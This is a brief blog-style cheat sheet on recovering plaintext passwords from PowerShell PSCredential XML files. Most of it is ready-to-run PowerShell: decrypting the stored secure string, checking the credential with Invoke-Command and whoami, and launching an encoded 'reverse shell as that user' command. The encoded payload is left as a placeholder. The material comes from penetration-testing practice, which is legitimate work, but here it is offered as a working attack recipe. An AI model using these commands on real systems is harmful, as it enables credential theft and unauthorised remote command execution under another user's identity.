Decode the Binary passwords
Posted 
By
1 min read
Decode the Binary passwords (.xml)
PSCredential XML Decryption is the process of extracting and converting securely stored credentials from serialized PowerShell objects in XML format back to plaintext authentication tokens.
You can Decrypt it using the Powershell Manuall and Automate Ways:-
(1) Manuall Way
Make sure you paste the write Encoded password and username.
1
2
3
$pwd = ConvertTo-SecureString  <encoded password>
$cred = New-Object System.Management.Automation.PSCredential -ArgumentList "user_name",$pwd    # Grap the username from the xml file.
$cred.GetNetworkCredential().password
(2) Manuall Way
1
2
3
$secureString = ConvertTo-SecureString "<encrypted_binary>"
$credential = New-Object PSCredential("username", $secureString)
$plainTextPassword = $credential.GetNetworkCredential().Password
> Automate Way
1
(Import-Clixml "C:\Path\To\Your\file.xml").GetNetworkCredential().Password
> Verify it
1
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock { whoami } 2>&1
> Reverse shell as that user
1
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock { powershell -enc <encoded code here> } 2>&1
This post is licensed under CC BY 4.0 by the author.